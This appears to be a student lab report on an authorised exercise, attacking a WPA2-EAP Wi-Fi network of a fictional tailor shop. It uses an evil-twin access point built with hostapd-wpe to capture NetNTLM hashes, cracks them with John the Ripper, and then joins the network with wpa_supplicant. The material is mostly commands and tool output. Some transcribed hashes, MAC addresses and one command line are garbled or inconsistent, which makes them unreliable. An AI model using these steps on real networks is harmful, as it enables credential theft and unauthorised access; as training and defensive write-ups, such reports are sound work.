

Ex150 Report

Benjamin Ruddy

2022-12-12

Contents

Goal	2
Technical Report	2
Finding: <i>EAP configuration on wireless network does not validate AP certificates, leading to potential evil twin attack</i>	2
Severity Rating: 6.0	2
Vulnerability Description	2
Confirmation method	2
Mitigation or Resolution Strategy	4
Attack Narrative	5
Enabling monitor mode, finding AP channel number	5
Deploying a fake RADIUS to capture credentials with hostapd-wpe	5
Cracking the captured hashes	6
Connecting to the network with the captured credentials	7
Accessing a hidden page for Art's Tailor	8
MITRE ATT&CK Framework TTPs	9

Goal

The goal in this exercise was to exploit a WPA2-EAP wireless network.

Technical Report

Finding: *EAP configuration on wireless network does not validate AP certificates, leading to potential evil twin attack*

Severity Rating: 6.0

CVSS Base Severity Rating: 6.0 AV:A AC:H PR:N UI:R S:C C:H I:L A:N

Vulnerability Description

The configuration of Art's Tailor's EAP deployment on their wireless network does not require validation of Access Point (AP) certificates. This creates the possibility for a malicious AP to be configured with the same name as a legitimate AP, that wireless users may subsequently connect to and inadvertently provide their network authentication credentials to.

Confirmation method

With a monitor-mode capable device, run the following commands to check for the locally available APs from Art's Tailor:

```
sudo airmon-ng check kill  
sudo airmon-ng start wlan0  
sudo airodump-ng wlan0mon
```

Confirm the channel of the desired AP given by the last command:

BSSID	PWR	Beacons	#Data, /s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:25:00:FF:94:73	-1	0	1	0	6	-1	OPN		<length: 0>
02:2C:DC:33:79:32	-1	12	0	0	6	54	. OPN		HP-nomodel.2D08D7
30:23:03:8B:B4:CA	-13	17	287	0	3	54e	WPA2 CCMP	MGT	artstailor-ddwrt-1
C0:56:27:3A:35:73	-20	19	0	0	3	54e	WPA2 TKIP	MGT	artstailor-ddwrt-0
24:F5:A2:73:0E:CF	-11	21	26	0	3	54e	WPA2 CCMP	MGT	artstailor-ddwrt-2

Next, restart the attacker host. run `sudo airmon-ng check kill` once more, and then specify the network interfaces manually in `/etc/network/interfaces`:

```

kali@kali: ~/hostapd-2.6/hostapd  x  kali@kali: ~  x

# This file describes the network interfaces available
# and how to activate them. For more information,
# see the "interfaces(5)" manual page.

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp

auto wlan0
iface wlan0 inet dhcp

```

Now, create a hostpad-wpe.conf file with the following:

```

##### IEEE 802.11 related configuration #####
# SSID to be used in IEEE 802.11 management frames
ssid=artstailor-ddwrt-2

```

...and run it as follows:

```

[kali㉿kali]:~/hostapd-2.6/hostapd]
$ sudo ./hostapd-wpe hostapd-wpe.conf
Configuration file: hostapd-wpe.conf
Using interface wlan0 with hwaddr 00:c0:ca:32:c1:36 and ssid "artstailor-ddwrt-2"
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.11: authenticated
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 00:c0:ca:32:c1:55
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21

eap-ttls/mschapv2: Mon Dec 12 14:02:36 2022
    username: brian
    challenge: 3b:dc:a2:f2:5a:fe:14:a1
    response: c0:20:03:58:b2:61:95:47:4fd8:2a:92:79:d1:e3:dc:9f:95:61:c8:a2:42:1b:fc
    jtr NTLM: brian:$NETNTLM$2bdca3f254fe14a1$c0200358b26195474fd82a9279d1e3dc5f9561c0a2421bfcc
wlan0: CTRL-EVENT-EAP-FAILURE 00:c0:ca:32:c1:55
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.1X: Suplicant used different EAP type: 21 (TTLS)
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.11: deauthenticated due to local deauth request
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.11: authenticated
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 00:c0:ca:32:c1:55
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21

eap-ttls/mschapv2: Mon Dec 12 14:03:49 2022
    username: brian
    challenge: 4b:32:0d:8c:c0:b5:6b:ef
    response: 87:d6:53:46:30:59:f9:56:a5:aa:95:f3:67:05:08:13:4e:e4:c6:f1:34:f8:8a:8c
    jtr NTLM: brian:$NETNTLM$4b320d8cc0b56bef$87d653a63059f956a5aa95f3670568134ee4c6f134f88a8c
wlan0: CTRL-EVENT-EAP-FAILURE 00:c0:ca:32:c1:55
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.1X: Suplicant used different EAP type: 21 (TTLS)
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.11: deauthenticated due to local deauth request

```

As seen in the screenshot above, hashed credentials for the legitimate AP were captured. These can be subsequently cracked for an attacker to authenticate with the real network (see Attack Narrative for details).

Mitigation or Resolution Strategy

Enable AP certificate validation for the current deployment of EAP, and ensure that clients are required to validate said certificate upon connecting.

Consult section 14.4 of EAP-TTLS RFC (<https://www.rfc-editor.org/rfc/rfc5281#section-14.4>) for more information.

Attack Narrative

Enabling monitor mode, finding AP channel number

We are tasked with finding one of three access points (APs) along with their channel numbers. In this case, the target access point is artstailor-ddwrt-2.

```
kali@kali: ~ x kali@kali: ~ x
This is Ex130-Kali-2. You should attack only artstailor-ddwrt-2 from this pod.
└─(kali㉿kali)-[~]
```

With a dedicated monitor-mode capable wireless adapter, the commands that we execute to scan for access points and their channels are:

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
sudo airodump-ng wlan0mon
```

As seen in the below airodump-ng output, the channel number for artstailor-ddwrt-2 is 3.

```
CH 14 ][ Elapsed: 48 s ][ 2022-12-12 13:21
          BSSID      PWR  Beacons   #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
00:25:00:FF:94:73 -1       0       1   0   6   -1   OPN      <length: 0>
02:2C:DC:33:79:32 -1       12      0   0   6   54 . OPN      HP-nomodel.2D08D7
30:23:03:8B:B4:CA -13      17     287   0   3   54e WPA2 CCMP  MGT  artstailor-ddwrt-1
C0:56:27:3A:35:73 -20      19      0   0   3   54e WPA2 TKIP  MGT  artstailor-ddwrt-0
24:F5:A2:73:0E:CF -11      21     26   0   3   54e WPA2 CCMP  MGT  artstailor-ddwrt-2
```

Deploying a fake RADIUS to capture credentials with hostapd-wpe

Our goal is now to set up an access point with the same name as artstailor-ddwrt-2 to see if we can capture credentials from users that may be attempting authentication to it. We do so with the help of hostapd-wpe.

But first, we have to once again kill any processes that may be interfering with wireless communications with sudo airmon-ng check kill, after which we have to specify our network interfaces manually in the /etc/network/interfaces file:

```
kali@kali: ~/hostapd-2.6/hostapd x kali@kali: ~ x
# This file describes the network interfaces available
# and how to activate them. For more information,
source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp

auto wlan0
iface wlan0 inet dhcp
```

Now, we specify the SSID that we want to create a malicious RADIUS server for in the (hostpad-wpe.conf file) and run hostapd-wpe as follows:

```
##### IEEE 802.11 related configuration #####
# SSID to be used in IEEE 802.11 management frames
ssid=artstailor-ddwrt-2
```

```
./hostpad-wpe hostpad-wpe.conf
```

Cracking the captured hashes

We were able to get multiple authentication attempts coming from the user brian, for which numerous hashes were provided:

```
(kali㉿kali)-[~/hostapd-2.6/hostapd]
└─$ sudo ./hostapd-wpe hostpad-wpe.conf
Configuration file: hostapd-wpe.conf
Using interface wlan0 with hwaddr 00:0:ca:32:c1:36 and ssid "artstailor-ddwrt-2"
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
wlan0: STA 00:0:ca:32:c1:55 IEEE 802.11: auth associated
wlan0: STA 00:0:ca:32:c1:55 IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 00:0:ca:32:c1:55
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21

eap-ttls/mschapv2: Mon Dec 12 14:02:36 2022
    username: brian
    challenge: 2b:dc:a3:f2:54:fe:14:a1
    response: c0:20:03:58:b2:61:95:47:4f:d8:2a:92:79:d1:e3:dc:9f:95:61:c0:a2:42:1b:fc
    jtr NETNTLM: brian:$NETNTLM$2bdc:a3f2:54:fe:14:a1$c0200358b26195474fd82a9279d1e3dc9f9561c0a2421bfcc
wlan0: CTRL-EVENT-EAP-FAILURE 00:0:ca:32:c1:55
wlan0: STA 00:0:ca:32:c1:55 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan0: STA 00:0:ca:32:c1:55 IEEE 802.1X: Suplicant used different EAP type: 21 (TTLS)
wlan0: STA 00:0:ca:32:c1:55 IEEE 802.11: deauthenticated due to local deauth request
wlan0: STA 00:0:ca:32:c1:55 IEEE 802.11: authenticated
wlan0: STA 00:0:ca:32:c1:55 IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 00:0:ca:32:c1:55
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21

eap-ttls/mschapv2: Mon Dec 12 14:03:49 2022
    username: brian
    challenge: 4b:32:0d:8c:c0:b5:6b:ef
    response: 87:06:53:46:30:59:f9:56:5:a:95:f3:67:05:68:13:e:e:c6:f1:34:f8:8a:8c
    jtr NETNTLM: brian:$NETNTLM$4b320d8cc0b56be$87:06:53:46:30:59:f9:56:5:a:95:f3:67:05:68:13:e:e:c6:f1:34:f8:8a:8c
wlan0: CTRL-EVENT-EAP-FAILURE 00:0:ca:32:c1:55
wlan0: STA 00:0:ca:32:c1:55 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan0: STA 00:0:ca:32:c1:55 IEEE 802.1X: Suplicant used different EAP type: 21 (TTLS)
wlan0: STA 00:0:ca:32:c1:55 IEEE 802.11: deauthenticated due to local deauth request
```


Putting these in a text file and performing a dictionary attack with a popular wordlist via John the Ripper resulted in a successful password crack for Brian's NTLM hash:

```
(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Warning: detected hash type "netntlm", but the string is also recognized as "netntlm-naive"
Use the "--format=netntlm-naive" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 128/128 AVX 4x3])
Warning: No OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
bri          (brian)
bri          (brian)
bri          (brian)
3g @:00:00:01 DONE (2022-12-12 14:10) 2.912g/s 9187Kp/s 27563Kc/s 27563KC/s brianteamo410..brianl12
Use the "--show --format=netntlm" options to display all of the cracked passwords reliably
Session completed
```

Connecting to the network with the captured credentials

To make a connection with our cracked credentials, we need to make use of `wpa_supplicant` in our attacking Linux host since we are connecting to an 802.11 network managed by a centralized RADIUS server.


After some experimentation, and by referencing https://w1.fi/cgit/hostap/plain/wpa_supplicant/wpa_supplicant.conf, we arrived at the following configuration file (stored in `/etc/wpa_supplicant.conf`):



```
kali@kali: ~/hostapd-2.6/hostapd × kali@kali: ~ ×

network={
    ssid="artstailor-ddwrt-2"
    scan_freq=2422
    key_mgmt=WPA-EAP
    identity="brian"
    password="br[REDACTED]"
    eap=TTLS
    phase2="auth=MSCHAPV2"
}
```

Subsequently, we were able to authenticate to it with the following `wpa_supplicant` command-line options:



```
[root@kali ~]# /etc/wpa_supplicant/wpa_supplicant.conf -i wlan0
Successfully initialized wpa_supplicant
wlan0: SME: Trying to authenticate with 24:f5:a2:73:0e:cf (SSID='artstailor-ddwrt-2' freq=2422 MHz)
wlan0: Trying to associate with 24:f5:a2:73:0e:cf (SSID='artstailor-ddwrt-2' freq=2422 MHz)
wlan0: Associated with 24:f5:a2:73:0e:cf
wlan0: CTRL-EVENT-EAP-PEER-SELECTED EAP authentication started
wlan0: CTRL-EVENT-EAP-NET-STATE-UPDATE status=0
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21
wlan0: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 21 (TTLS) selected
wlan0: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/Cn=www.m3g4c0rp.com' hash=2ad4c458df9ae9450096881cd1fe487e72a4ac1070cb546dd1e57cf4ed9c5d1a
wlan0: CTRL-EVENT-EAP-PEER-ALT depth=0 DNS:www.m3g4c0rp.com
wlan0: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/Cn=www.m3g4c0rp.com' hash=2ad4c458df9ae9450096881cd1fe487e72a4ac1070cb546dd1e57cf4ed9c5d1a
wlan0: CTRL-EVENT-EAP-PEER-ALT depth=0 DNS:www.m3g4c0rp.com
EAP-TTLS: Phase 2 MSCHAPV2 authentication succeeded
wlan0: CTRL-EVENT-EAP-SUCCESS EAP authentication completed successfully
wlan0: PMKSA-CACHE-ADDED 24:f5:a2:73:0e:cf
wlan0: WPA: Key negotiation completed with 24:f5:a2:73:0e:cf [PTK=CCMP GTK=CCMP]
wlan0: CTRL-EVENT-CONNECTED - Connection to 24:f5:a2:73:0e:cf completed [id=0 id_str=]
```


Then, we were able to use `dhclient` to request an IP address on the wireless interface, which finally completes our connection to the artstailor-ddwrt-2 AP:

```
(kali㉿kali)-[~]
└─$ sudo dhclient wlan0
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:

(kali㉿kali)-[~]
└─$ ip a
1: los: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:56:94:2f:c5 brd ff:ff:ff:ff:ff:ff
        inet 172.24.0.10/24 brd 172.24.0.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::250:94ff:fe94:2fc5/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
            valid_lft forever preferred_lft forever
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:c0:ca:32:c1:36 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.145/24 brd 192.168.1.255 scope global dynamic wlan0
            valid_lft 86398sec preferred_lft 86398sec
        inet6 fe80::2c0:caff:fe32:c136/64 scope link
            valid_lft forever preferred_lft forever
```

Accessing a hidden page for Art's Tailor

Upon establishing this connection, we are now able to access the page at 45.79.141.10, as mentioned in the briefing, which appears to be a hidden page from Art's Tailor.




These are the hidden Art's Tailor pages.

Inspecting the source, we see a reference to a file in the /Corp directory:

```
45.79.141.10/Corp/message x http://45.79.141.10/ x +
← → ⌂ ⌂ 45.79.141.10
view-source:http://45.79.141.10/ ↴
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetH

1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www
2 <html xmlns="http://www.w3.org/1999/xhtml">
3     <head>
4         <title>Art's Tailor Shoppe Hidden pages</title>
5     </head>
6     <body>
7         These are the hidden Art's Tailor pages.
8         <!-- <a href="Corp/message.txt">Most recent message</a> -->
9     </body>
10 </html>
11
```

Which upon visiting, grants us KEY021:



MITRE ATT&CK Framework TTPs

TA0006: Credential Access

T1040: Network Sniffing

NA: NA

TA0006: Credential Access

T1110: Brute Force

.002: Password Cracking